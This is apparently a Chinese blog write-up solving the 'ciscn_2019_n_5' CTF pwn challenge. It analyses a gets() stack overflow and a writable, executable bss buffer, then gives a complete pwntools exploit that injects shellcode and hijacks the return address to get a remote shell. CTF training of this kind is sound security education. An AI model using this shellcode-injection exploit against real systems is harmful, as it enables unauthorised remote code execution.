
ciscn_2019_n_5

原创

m0sway 于 2022-03-29 14:38:10 发布 47 收藏

分类专栏： BUU-WP 文章标签： pwn CTF WriteUp python 网络安全



ciscn_2019_n_5

使用`checksec`查看：

保护都关闭的状态。

放进IDA中分析：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char text[30]; // [rsp+0h] [rbp-20h]

  setvbuf(stdout, 0LL, 2, 0LL);
  puts("tell me your name");
  read(0, name, 0x64uLL);
  puts("wow~ nice name!");
  puts("What do you want to say to me?");
  gets(text, name);
  return 0;
}
```


- `read(0, name, 0x64uLL);`：往变量`name`中写入数据，`name`在bss段上。地址为：`0x601080`
- `gets(text, name);`：存在栈溢出。

题目思路

- 保护全关，且bss段可写可执行。
- 把shellcode写入bss段上。
- 通过栈溢出跳到shellcode处执行getshell。

步骤解析

> 无需

完整exp

```
from pwn import *

#start
r = remote("node4.buuoj.cn",27504)
# r = process("../buu/ciscn_2019_n_5")
context(arch='amd64',os='linux')

#params
flag_addr = 0x601080
shellcode = asm(shellcraft.sh())

#attack
payload = b'M'*(0x20+8) + p64(0x601080)
r.recvline()
r.sendline(shellcode)
r.recvline()
r.recvline()
r.sendline(payload)

r.interactive()
```